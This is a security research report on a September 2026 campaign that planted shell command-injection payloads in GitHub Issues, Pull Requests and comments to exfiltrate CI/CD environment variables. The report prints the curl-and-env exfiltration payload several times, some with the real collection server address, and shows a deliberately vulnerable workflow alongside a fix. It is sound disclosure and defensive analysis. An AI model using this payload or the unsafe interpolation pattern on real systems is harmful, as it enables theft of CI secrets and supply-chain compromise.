Executive Summary
As part of security research conducted at Radware, we uncovered a coordinated attack campaign targeting public GitHub repositories through Issues, Pull Requests, and comments.
Our expanded investigation identified 83 verified malicious items across 61 distinct repositories, all published on September 1, 2026.
The activity was unusually concentrated in time: 77 of the cases were published within approximately 43 minutes, between 11:26:51 and 12:10:00 UTC. Later that day, we identified a second wave of six cases within roughly two minutes.
The attack attempted to exploit automated processes that handle content from GitHub users unsafely, with the goal of executing commands in CI/CD environments and sending environment variables to an attacker-controlled server.
The primary mechanism was shell command injection through untrusted GitHub content processed by GitHub Actions.
The risk posed by this attack extends beyond the exposure of sensitive information from CI/CD environments. If an attacker successfully obtains access tokens or credentials with write permissions to a repository, they could use those privileges to compromise parts of the development process and make unauthorized modifications to the source code.
This could allow the attacker to inject malicious code into legitimate files, manipulate build processes, or compromise software releases distributed to users. As a result, developers and organizations that download the compromised code, incorporate it into their projects, or install affected software releases could also become victims.
This represents a significant software supply chain risk: an attack that begins with a seemingly harmless GitHub Issue, Pull Request, or comment could escalate into repository compromise and potentially affect numerous downstream users and organizations that depend on the software.
Our investigation did not stop at identifying malicious commands. We analyzed how the workflows operated, examined logs from actual runs, and found two prominent cases containing direct evidence that the malicious command executed inside the automation environment.
Importantly, although we confirmed malicious command execution within GitHub Actions environments, we did not establish that the attacker successfully obtained repository write permissions, modified source code, or compromised downstream software. The supply chain scenario described above illustrates the potential consequences of such an attack, rather than outcomes verified during our investigation.
We also examined the histories of GitHub accounts used to distribute the attack. We identified accounts with prior legitimate development activity, coordinated activity across different accounts, and even a user who publicly stated that they had not created the malicious activity attributed to them and later said they had changed their password and revoked access keys.
The findings show how seemingly innocuous collaboration mechanisms—such as opening an Issue or proposing a minor documentation correction—can become an entry point into software build and delivery infrastructure.
1. The Attack: From a GitHub Issue to a CI/CD Environment
How can a simple Issue become an attack?
GitHub Issues and Pull Requests are a central part of modern software development. Projects use them to report bugs, propose changes, review code, and manage developer contributions.
Many projects also use GitHub Actions to respond automatically to these events.
For example, a project may run a workflow that sends a notification to Discord whenever a new Issue is opened. Another project might check the title of a Pull Request, add labels, or run automated tests.
To perform these operations, workflows sometimes need to read information such as:
- The title of an Issue or Pull Request.
- The body of an Issue or Pull Request.
- Comments published by users.
- Information about the repository and the user who initiated the event.
The problem begins when externally supplied content controlled by an untrusted user is inserted directly into a shell command without appropriate safeguards.
An attacker does not need write access to the project's source code or the ability to change its workflow file. In some cases, the ability to open an Issue or submit a Pull Request is sufficient.
If the project's automation processes the content unsafely, the attacker may cross a significant security boundary: from external, untrusted text to executable code inside a CI/CD environment.
The attack chain
The campaign followed this sequence of actions:
- Payload Delivery: The attacker publishes an Issue, Pull Request, or comment containing a malicious command.
- Automation Trigger: A GitHub event triggers an automated workflow.
- Unsafe Interpolation: The workflow incorporates attacker-controlled content directly into shell source code.
- Command Execution: The shell interprets the $() expression and executes the command inside it.
- Information Collection: The command collects environment variables available to the process.
- Exfiltration Attempt: The command attempts to send the collected information to an external server controlled by the attacker.
The attack can occur even if the Issue or Pull Request is never approved, is never merged into the code, or is even closed within minutes of being submitted.
2. Technical Deep Dive: Understanding the Malicious Payload
The technique used by the attacker was to embed a short shell command inside content that appeared, at least in part, to be ordinary GitHub activity.
The following command represents the payload structure observed in the campaign, with the server address replaced by an example placeholder:
$(curl -s http://ATTACKER-SERVER:8443/c/UNIQUE_ID -d $(env|base64|tr -d '\n'))
Although the entire expression fits on a single line, it combines several Bash capabilities to collect information from the execution environment and attempt to transfer it to the attacker.
Step 1: Shell Command Substitution
The syntax:
instructs the shell to execute the command inside the parentheses and insert its output in place of the expression.
For example:
echo "Current user: $(whoami)"
Before Bash finishes the echo command, it executes whoami.
This is precisely the mechanism on which the attack is based.
If an Issue title containing $() is simply displayed as text, the malicious command will not execute.
However, if a workflow inserts that same title directly into shell code that is about to be interpreted, Bash may recognize the expression as a command to execute.
Step 2: Collecting Environment Variables
The malicious expression includes the command:
This command displays the environment variables available to the current process.
In a GitHub Actions environment, these variables may include build settings, repository information, temporary access credentials, third-party service tokens, and values explicitly passed to the workflow.
The exact contents depend on the permissions and configuration of the specific job.
Importantly, GitHub Actions secrets are not automatically exposed to every workflow. Their availability depends on the event type, permissions, and how the workflow uses those secrets.
Nevertheless, a workflow running with elevated permissions and sensitive values in its process environment may expose valuable information to an attacker.
Step 3: Encoding the Data
The command pipes the output of env through:
This encodes the information as Base64, a format that is convenient to transport in an HTTP request.
Next, the command uses:
This removes newline characters from the encoded output, producing a continuous string.
The resulting data is passed as an argument to curl.
Step 4: Sending the Data to the Attacker
The outer command uses curl to contact an attacker-controlled server:
curl -s http://ATTACKER-SERVER:8443/c/UNIQUE_ID -d ENCODED_DATA
The key components are:
| Component |
Purpose |
| curl |
Creates an HTTP request. |
| -s |
Suppresses ordinary request-progress output. |
| http:// |
Uses HTTP without TLS encryption. |
| :8443 |
Specifies the destination port. |
| /c/UNIQUE_ID |
Provides a unique identifier for the attack attempt. |
| -d |
Sends data in the request body. |
Using -d generally causes curl to issue a POST request.
Although the port is 8443, the request uses HTTP rather than HTTPS, as specified by the URL in the command.
The unique identifier in the /c/ path allows the attacker to distinguish different targets reporting to the collection server.
Step 5: Why $() Is the Key to Execution
The central element that makes this attack possible is command substitution through $().
When the workflow inserts malicious content directly into shell source code, the expression does not remain ordinary text. Bash interprets it as a request to execute the command inside it.
The attacker's payload contains two levels of command substitution.
The inner expression:
executes env, encodes the result, and produces the data that the attacker wants to send.
The outer expression:
causes curl to execute, using the collected data to attempt an HTTP request to the attacker's server.
Therefore, once a vulnerable workflow interprets the expression as part of shell source code, the embedded commands can execute without any further action by the attacker.
After the request completes, the output returned by curl replaces the original expression. As we will show later, that behavior enabled us to identify execution of the attack in GitHub Actions logs.
3. How GitHub Actions Can Turn Untrusted Text into Executable Commands
To understand the vulnerability, consider a simple workflow intended to print the title of a newly opened Issue.
name: Issue Notification

on:
  issues:
    types: [opened]

jobs:
  notify:
    runs-on: ubuntu-latest
    steps:
      - name: Process issue title
        run: |
          echo "Issue: ${{ github.event.issue.title }}"
The developer merely wants to print the Issue title.
However, a GitHub Actions expression inside a run block is replaced with its value before the script is handed to the shell for execution.
If the attacker inserts Bash syntax, such as $(), into the title, and the workflow interpolates that content unsafely into the script, Bash can interpret it as a command.
The issue is not that GitHub automatically executes the titles of all Issues. The vulnerability arises when a particular workflow turns text controlled by an external user into part of executable code.
For this reason, merely locating a payload inside an Issue is insufficient to prove that the attack succeeded. We need to determine which workflow processed it, how the content reached the shell, and whether execution actually occurred.
4. From Suspicious Payload to Evidence of Execution
Finding a malicious command on GitHub proves an attack attempt, but it does not prove that the command was executed.
A central part of our research was therefore to move beyond the Issues and Pull Requests themselves and analyze the workflows and logs from real runs.
During the investigation, we located and analyzed the original logs of two GitHub Actions executions in which malicious content was not merely accepted by the system but actually reached execution.
The following two cases illustrate both the attack mechanism and how the execution can be demonstrated using workflow code and log evidence.
Case Study A: PX4/PX4-Autopilot — Pull Request #28488
On September 1, 2026, at 11:31:09 UTC, Pull Request #28488 was published in the PX4/PX4-Autopilot repository.
The PR was submitted through the account whooisbb, with a title that began with an apparently innocuous description:
fix: correct typo in documentation
Further along in the title, however, the attacker embedded a command intended to collect environment variables and send them to an external server.
The payload used this collection identifier:
047199962bc6404c171317902a0d012c
Public artifact: https://github.com/PX4/PX4-Autopilot/pull/28488
Investigating the Workflow Execution
To determine whether the attack actually reached command execution, we examined the GitHub Actions run that was triggered by this Pull Request.
Execution log: https://github.com/PX4/PX4-Autopilot/actions/runs/33502896172/job/99840091341
The job was named PR Title, and the relevant step was Check PR title.
The purpose of this step was to check whether the Pull Request title followed the project's required format.
During the investigation, we discovered that the title, including the malicious payload, was passed directly into a Bash command that invoked a Python script.
Evidence 1: The Malicious Title Was Inserted into an Executable Shell Command
The original GitHub Actions log contains the following command:
Run python3 Tools/ci/check_pr_title.py "fix: correct typo in documentation $(curl -s http://54.205.16.142:8443/c/047199962bc6404c171317902a0d012c -d $(env|base64|tr -d '\n'))" --markdown-file comment.md && rc=0 || rc=$?
Immediately underneath it, the log specifies:
shell: /usr/bin/bash -e {0}
The first line shows exactly what the workflow handed over for execution.
The original purpose of the workflow was to run check_pr_title.py and pass it the PR title so that the script could validate its format.
In practice, however, the title also contained a Bash command planted by the attacker.
Because the workflow inserted the title directly into a shell command line, the $() expression became part of the command Bash was required to interpret.
The fact that the title was surrounded by double quotation marks did not prevent the attack: Bash still performs command substitution inside double quotes.
What does this prove?
It establishes that the malicious payload crossed the boundary between external information controlled by a GitHub user and executable shell source that the workflow was about to run.
The command's appearance in the log is not, on its own, enough to prove that it executed. For that, we examined the following log lines.
Evidence 2: Bash Explicitly Reported Command Substitution
Immediately after the command ran, the following warning appeared in the log:
2026-09-01T11:31:18.5357850Z
/home/runner/work/_temp/8357d080-ae31-46a8-9363-2064bdddad32.sh: line 1: warning: command substitution: ignored null byte in input
This warning was produced by Bash itself.
To understand its meaning, we need to revisit the behavior of $().
When Bash encounters this expression inside shell source code, it executes the inner command and attempts to insert the command's output in place of the original expression.
In this case, the output of the command substitution contained a NULL byte, and Bash reported that it was ignoring it.
This is a crucial distinction: the warning is not caused by displaying the title as text, but by processing output during command substitution.
What does this prove?
It proves that Bash actually performed command substitution on the shell-command line containing the payload.
This substantially strengthens the conclusion that the attack reached execution.
Evidence 3: Python Received the Command Output Instead of the Original Payload
A subsequent log line shows:
2026-09-01T11:31:18.5624342Z
Title: fix: correct typo in documentation GIF89a...
This is one of the most important pieces of evidence in the research.
The check_pr_title.py script was supposed to receive the Pull Request title.
Before command execution, that title contained the malicious expression:
Had this expression not been executed, it would have remained part of the text passed to the Python script.
But that is not what happened.
Instead, Python received a title in which the original expression had been replaced by binary output beginning with GIF89a.
The GIF89a marker is a recognizable signature of the GIF image format.
Why is this important?
When Bash executes command substitution, it inserts the output of the command in place of the $() expression.
The sequence observed in the logs therefore matches the following mechanism exactly:
- The workflow inserted the PR title into a Bash command.
- Bash recognized the $() expression originating from the malicious title.
- The command inside the expression executed.
- The command's output replaced the original expression.
- The Python script received the title after substitution, with binary data in place of the curl expression.
The appearance of GIF89a alone would not be sufficient evidence. Combined with the original command and Bash's warning, however, it provides exceptionally strong evidence that the malicious command substitution actually executed.
Evidence 4: The Returned Content Caused a Python Encoding Error
Later in the run, the following error occurred:
File "/home/runner/work/PX4-Autopilot/PX4-Autopilot/Tools/ci/check_pr_title.py", line 154, in main
    f.write(md + '\n')

UnicodeEncodeError: 'utf-8' codec can't encode characters in position 218-221: surrogates not allowed
Examining the source of check_pr_title.py also explains this step.
The script received the PR title, checked its format, and, after validation failed, attempted to create a Markdown file containing the title and the error message.
However, the title no longer contained only ordinary text.
Following command substitution, it contained binary bytes derived from the command's output.
When Python tried to write the content to the file, it encountered characters that could not be encoded properly as UTF-8 and raised a UnicodeEncodeError.
In other words, the effect of the malicious command is also visible at a later stage of the run: the content returned through command substitution reached the script and disrupted its operation.
The evidence does not establish whether the information transmitted to the server contained secrets or whether specific data was retained by the attacker.
Nevertheless, as evidence of command injection execution, this is not merely an attempt or a payload printed in a log: it is an execution whose effects were observed directly in the running process.
Case Study B: Snouzy/workout-cool — Issue #251
The second incident occurred the same day at 11:33:26 UTC, when Issue #251 was opened in the Snouzy/workout-cool repository.
The account that published it was Pranav-hub1326.
The title began with:
Bug: unexpected behavior with special characters in input
A command-injection payload followed this apparently ordinary bug-report title.
Public artifact: https://github.com/Snouzy/workout-cool/issues/251

Figure 3. Snouzy/workout-cool Issue #251, showing the command-injection payload in the Issue title.
Investigating the Discord Notification Workflow
The repository used a workflow named Discord Issue Notification, designed to send messages to Discord in response to Issue activity.
One of the workflow's actions was to read the Issue title and include it in the message sent to Discord.
During the investigation, we inspected both the workflow file and the logs of the run triggered by the malicious Issue.
Workflow source: https://github.com/Snouzy/workout-cool/blob/3e65987f4f11bb86483ff9dfc82b831b9a94cb6d/.github/workflows/notify-discord-issues.yml
Execution log: https://github.com/Snouzy/workout-cool/actions/runs/33503087654/job/99840706691
Evidence 1: The Workflow Directly Interpolated the Issue Title
In the workflow source, we found the following line:
ISSUE_TITLE="${{ github.event.issue.title }}"
The line was intended to take the Issue title and store it in a Bash variable named ISSUE_TITLE.
But there is an important problem.
GitHub Actions replaces ${{ github.event.issue.title }} with the actual title before the script is passed to Bash.
If the title contains shell syntax, that syntax can become part of the script that Bash executes.
In our case, the attacker placed a $() command in the title.
What does this prove?
The workflow source contains an injection point: external information controlled by the Issue's author is inserted directly into a Bash statement.
Evidence 2: The Generated Shell Script Contained the Malicious Command
The original GitHub Actions log contains the assignment after the Issue title was substituted:
ISSUE_TITLE="Bug: unexpected behavior with special characters in input $(curl -s http://54.205.16.142:8443/c/91dad78d29e61a903a7e6d0af93270ca -d $(env|base64|tr -d '\n'))"
This line shows exactly what Bash received for execution.
Instead of an ordinary text assignment to ISSUE_TITLE, the generated script contained an assignment with command substitution.
Because Bash performs command substitution even inside double quotes, the $() expression is not preserved as literal text.
Before Bash can complete the assignment, it must execute the command inside the expression and use the resulting output.
What does this prove?
The payload reached the execution point itself, embedded in an assignment statement in the Bash script.
Evidence 3: Bash Reported Command Substitution on the Assignment Line
Immediately afterward, the log contains this warning:
2026-09-01T11:33:34.7941566Z
/home/runner/work/_temp/371c35ae-2fa5-4be2-a57c-7d2a2d8fe422.sh: line 13: warning: command substitution: ignored null byte in input
The warning indicates that Bash performed command substitution and encountered output containing a NULL byte.
The important detail here is the line number: line 13.
Line 13 is the ISSUE_TITLE assignment in the generated GitHub Actions shell script.
The warning therefore does not arise from an unrelated operation or some later workflow step.
It originates from the line into which the attacker-controlled payload was inserted.
The sequence is straightforward:
- The workflow received the Issue title.
- The title was inserted directly into the ISSUE_TITLE assignment.
- Bash started executing that assignment.
- While processing the line, Bash recognized $() and executed the command inside it.
- The output contained a NULL byte, which caused Bash to emit the warning.
What does this prove?
Bash actually performed command substitution on the assignment line containing the malicious expression.
This is the central evidence that the payload reached execution instead of merely appearing as text in the code or log.
Evidence 4: The Workflow Continued to Generate the Discord Payload
We also found the code that generated the Discord notification in the workflow file.
The file was created using:
cat > discord_payload.json << EOF
Inside the document, the following field appeared:
"description": "${ISSUE_TITLE}"
The code was intended to create a JSON message containing Issue information, including its title.
By this point, the ISSUE_TITLE variable had already gone through the assignment during which command substitution occurred.
As a result, when the workflow inserted that variable into the JSON file, it used the value produced after processing the expression—not necessarily the original Issue title as posted on GitHub.
After writing the file, the workflow attempted to send the notification to Discord.
Evidence 5: Discord Rejected the Generated JSON
A later log entry records the following Discord response:
{"message": "The request body contains invalid JSON.", "code": 50109}
This response indicates that the request sent to Discord contained invalid JSON.
That is consistent with the possibility that output generated by the malicious command disrupted the structure of the notification being built.
However, the Discord response is not the primary proof that the attacker's command executed: it concerns the request sent to Discord, not the request to the collection server.
The strongest execution evidence remains Bash's warning on the ISSUE_TITLE assignment line, considered together with the workflow source and the injected expression visible in the log.
What the workout-cool Evidence Establishes
In this case we can directly connect three elements:
- A workflow source line that inserts the Issue title into Bash.
- A log line showing the malicious payload after the title was interpolated into executable code.
- A Bash warning demonstrating that command substitution took place on that same line.
Unlike the PX4 case, this log does not display the substituted value of the variable in full or show output such as GIF89a.
The evidence is therefore more narrowly focused on the execution of command substitution itself.
This is another case in which external GitHub content reached execution inside a GitHub Actions environment.
Understanding the Evidence Threshold
Our investigation distinguished between several stages:
| Evidence |
Meaning |
| A malicious payload published on GitHub |
An attack attempt. |
| A workflow triggered by the item |
The automation responded to the event. |
| The payload inserted into shell source |
A potentially exploitable injection point. |
| A command-substitution warning tied to the injection line |
Evidence that the injected expression executed. |
| Output replacing the original payload |
Additional evidence of command execution. |
| Confirmation that the attacker's server received data |
Evidence that data transfer completed. |
| Identification of stolen or subsequently abused secrets |
Evidence of further impact. |
Both case studies demonstrate that this campaign went beyond simply publishing malicious commands.
At some targets, the payload crossed the trust boundary and reached actual command execution inside GitHub Actions.
5. Suspicious GitHub Accounts and Possible Account Compromise
Multiple accounts and suspected use of compromised identities
One of the notable findings in the campaign concerns not only the payload, but also the identities through which the attacks were distributed.
Across 83 verified items, we identified 74 distinct named GitHub accounts, together with two items for which GitHub now shows the author as ghost, meaning the original identity is no longer available to us.
The activity did not originate from a single GitHub account. Dozens of different accounts published commands with the same structure on the same day, all pointing to the same collection server.
The similarities between the attacks, the short submission window, and shared infrastructure indicate a coordinated campaign.
At the same time, we found that some of the accounts had legitimate development histories predating the campaign. This raises the possibility that the attacker did not rely exclusively on newly created accounts, but may also have used established accounts to which unauthorized access had been obtained.
Case Study: A GitHub User Reports Unauthorized Activity
One of the most significant pieces of evidence supporting suspected account compromise appeared in Orange-OpenSource/hurl.
On September 1, 2026, at 11:30:33 UTC, Issue #5254 was published through the account fluentmoheshwar.
The Issue included a malicious comment pointing to the campaign's collection server, using this unique identifier:
f404c64b3e1dabb51ec61d91efa5c3b7
Public artifact: https://github.com/Orange-OpenSource/hurl/issues/5254
Approximately six hours and 38 minutes later, at 18:09:02 UTC the same day, the account owner posted the following comment:
I never opened this issue in this repo. Am I hacked?
Public evidence: https://github.com/Orange-OpenSource/hurl/issues/5254#issuecomment-5498285322
A participant subsequently advised the user to change their password.
On September 2, 2026, at 14:29:56, the account owner responded:
I changed my password and revoked some keys what else should I do?
Public evidence: https://github.com/Orange-OpenSource/hurl/issues/5254#issuecomment-5511172356

Figure 4. Account-owner comments denying authorship of the Issue and reporting subsequent account-protection actions.
This is direct evidence that an account owner whose identity was used in the campaign denied performing the action attributed to that account.
The statement does not reveal how access to the account was obtained, but it significantly strengthens the possibility that the malicious activity was carried out through an account compromised or misused without the owner's knowledge.
Accounts with prior legitimate development histories
As part of our investigation, we also reviewed activity by additional accounts before September 1, 2026.
Two particularly interesting examples follow.
1. trianggadios — Substantial development contributions before the campaign
The account trianggadios had a history of activity predating the campaign.
Among other contributions, we found Pull Requests in the pusrenk/customer-service project, including:
- PR #7 — Initialization of Customer Service API: Established the foundation of a Go API service, including project structure, use of gRPC, database access, and development infrastructure.
- PR #11 — Customer Data Features and Fixes: Added the ability to retrieve customers by telephone number and email address, together with checks to prevent duplicate records.
Sources: https://github.com/pusrenk/customer-service/pull/7 and https://github.com/pusrenk/customer-service/pull/11
These were not merely random GitHub actions. They were technical contributions with meaningful development content, demonstrating activity that preceded the incident under investigation.
Nevertheless, on September 1 the same account appeared in two campaign items:
- ToolJet/ToolJet — PR #17761.
- community-scripts/ProxmoxVE — Issue #16937.
Both contained payloads from the same campaign, pointing to the same collection infrastructure.
The transition from legitimate development to coordinated malicious activity across unrelated repositories raises suspicion of unauthorized account use, although that sequence alone does not prove account compromise.
2. Ankitsm04 — A history of web-development Pull Requests
The account Ankitsm04 likewise showed an earlier history of development work.
We found Pull Requests in shiv1119/Career-Booklet, including:
- PR #15: handled next-auth session.
- PR #19: creating profile section.
- PR #27: create and update profile images.
Sources: https://github.com/shiv1119/Career-Booklet/pull/15 , https://github.com/shiv1119/Career-Booklet/pull/19 , and https://github.com/shiv1119/Career-Booklet/pull/27
These contributions concern authentication handling and user-interface development, and establish prior activity unrelated to the campaign.
On September 1, the same account appeared in campaign items across two different repositories:
- google/langextract — PR #536.
- scylladb/scylladb — Issue #31410.
Both cases used the campaign's shared collection mechanism.
Coordinated activity across multiple accounts
Seven of the identified accounts appeared in two distinct repositories each during the campaign:
| Account |
Repositories |
| healerbpua-jpg |
2 |
| Pranav-hub1326 |
2 |
| trianggadios |
2 |
| Groudonbrulant |
2 |
| RyuKin-Dev |
2 |
| elixxsbxh |
2 |
| Ankitsm04 |
2 |
Considering that dozens of accounts posted the same type of payload, on the same day, within a narrow time window, and to the same infrastructure, it is reasonable to assess that the activity was coordinated.
Our hypothesis is that at least some of the accounts used to distribute the campaign were established accounts over which the attacker obtained control.
The direct statement from fluentmoheshwar strengthens this hypothesis.
Nevertheless, we do not have evidence that every account was compromised, nor do we have verified information about the method used to gain access to them.
6. Potential Impact: Why CI/CD Environment Access Matters
The payload was designed to collect the workflow's environment variables and transmit them to an external server.
The level of risk depends on the job's permissions, information available to the process, and secrets configured for it.
Potentially exposed information includes:
- GitHub Access Tokens: Depending on permissions, tokens may enable repository operations and access to the GitHub API.
- Cloud Credentials: Access keys or temporary credentials for cloud services.
- Deployment Credentials: Secrets used to publish releases, deploy applications, or access infrastructure.
- Third-Party Integrations: Tokens for external services, package registries, and notification systems.
- Internal Configuration: Configuration details, environment names, addresses of internal services, and operational information.
Even when highly privileged secrets are not exposed, the ability to execute commands inside a CI/CD environment may enable an attacker to collect information or attempt further actions, subject to that environment's restrictions.
If exposed credentials grant repository write access or release-publishing permissions, the consequences could extend beyond information disclosure. An attacker could potentially modify source code, compromise build processes, or distribute malicious software releases, exposing downstream users and organizations to supply chain attacks. The below figure illustrates this potential escalation path.
7. Campaign Analysis: Scale, Infrastructure, and Timeline
Our expanded investigation, verified on October 13, 2026, identified the following characteristics:
| Metric |
Finding |
| Total GitHub items with a verified payload |
83 |
| Distinct repositories |
61 |
| Issues |
59 |
| Pull Requests |
24 |
| Payload in title |
31 |
| Payload in item body |
17 |
| Payload in comment |
35 |
| Unique collection identifiers |
83 |
| Distinct named accounts |
74 |
| Items currently attributed to ghost |
2 |
| PRs open at the time of verification |
6 |
| Issues open at the time of verification |
29 |
Notable Repositories Targeted
The campaign targeted a wide range of prominent open-source projects, including repositories maintained by major technology companies and widely adopted developer tools. Among the most popular repositories were agno-agi/agno (42.7K stars), ToolJet/ToolJet (41.1K), google/langextract (38.9K), aquasecurity/trivy (38.4K), CopilotKit/CopilotKit (38K), and podman-container-tools/podman (33K).
Other notable targets included QwenLM/qwen-code (28.5K), mlflow/mlflow (28.4K), discordjs/discord.js (26.8K), cilium/cilium (25.6K), brave/brave-browser (23.9K), dotnet/maui (23.3K), Homebrew/homebrew-cask (22.2K), github/docs (21K), apache/doris (16K), and PX4/PX4-Autopilot (12.8K).
The presence of malicious payloads in these repositories highlights the breadth of the campaign, spanning AI frameworks, security tools, development infrastructure, databases, and widely used software projects. Although the presence of a payload does not establish successful exploitation, the selection of these repositories demonstrates that the campaign reached projects with substantial developer communities and potentially significant downstream ecosystems.
GitHub star counts were collected on October 16, 2026, and are rounded for readability.
Shared Infrastructure
All verified payloads we identified pointed to the same collection server:
http://54.205.16.142:8443/c/
The commands used the same mechanism to collect environment variables and send them via HTTP POST.
Each of the 83 cases used a unique collection identifier in the /c/ path.
The shared characteristics—the command structure, server address, collection mechanism, and identifiers—technically link the items.
But the connection between the attacks does not rest on infrastructure alone. Their publication timing also provides significant evidence of coordination.
Campaign Timeline: Two Waves on September 1, 2026
All 83 verified items were created on September 1, 2026, in two distinct waves.
| Wave |
Time window — UTC |
Duration |
Cases |
| First |
11:26:51–12:10:00 |
43 minutes and 9 seconds |
77 |
| Second |
18:17:19–18:19:29 |
2 minutes and 10 seconds |
6 |
The first wave began at 11:26:51, with an item identified in CopilotKit/CopilotKit.
Within minutes, payloads also appeared in additional repositories, including Homebrew/homebrew-cask, PX4/PX4-Autopilot, PaddlePaddle/PaddleFormers, and Snouzy/workout-cool.
By 12:10:00, we had identified 77 cases.
Later, after a pause of more than six hours, a second wave of six cases appeared within just two minutes and ten seconds.
This distribution, together with the many different accounts and the highly similar commands, is consistent with coordinated distribution that was likely automated or semi-automated.
Delivery Locations
The payloads were not limited to a single type of GitHub content.
In 31 cases, the command appeared directly in the Issue or Pull Request title.
In 17 cases, the payload was embedded in the item's body.
In 35 cases, the command appeared in a comment, allowing the Issue's main title to look entirely innocuous.
The distribution of payloads across different fields matters because each workflow may consume different data.
A workflow that handles titles can be vulnerable even if it never reads comments, while a workflow that reacts to user comments may be exposed to the command even when the original Issue contains no suspicious content.
Additional Infrastructure Observations
While examining account histories, we also identified interesting fork activity that preceded the campaign.
On August 18, 2026, three accounts that later appeared in the campaign forked the same repository, bisnuray/RestrictedContentDL, within tens of seconds of one another:
| Account |
Fork creation time |
| ismael-saavedra |
16:57:42 |
| Ankitsm04 |
16:58:05 |
| JaceSmerdon |
16:58:16 |
All three times are in UTC.
This information alone does not establish that the forks were directly connected to the September 1 campaign, but the pattern is relevant to further investigation of links between different accounts.
8. Detection and Mitigation
This campaign demonstrates a class of vulnerabilities that can be prevented by properly separating externally supplied information from code executed by automation.
Avoid Inserting Untrusted Expressions Directly into Shell Scripts
Issue titles, Pull Request bodies, and comments should be treated as untrusted data.
Workflows should avoid inserting such values directly into run: blocks.
Instead, values can be passed through environment variables and consumed as data, without reinterpreting them as shell code.
For example:
- name: Process issue title safely
  env:
    ISSUE_TITLE: ${{ github.event.issue.title }}
  run: |
    printf '%s\n' "$ISSUE_TITLE"
In this example, the title is passed to an environment variable and read as text, rather than inserted directly into shell source.
It is important to ensure that the value is not subsequently passed to commands such as eval, which could reintroduce the same risk.
Apply Least Privilege to CI/CD Workflows
GitHub Actions jobs should be granted only the permissions required for their purpose.
For example, a workflow that sends a Discord notification should not receive release-publishing permissions, access to cloud secrets, or broad repository write permissions without an explicit need.
Restricting permissions limits potential damage even when an attacker succeeds in executing a command.
Separate Untrusted Events from Privileged Jobs
As far as possible, workflows triggered by external events should be separated from jobs with elevated permissions.
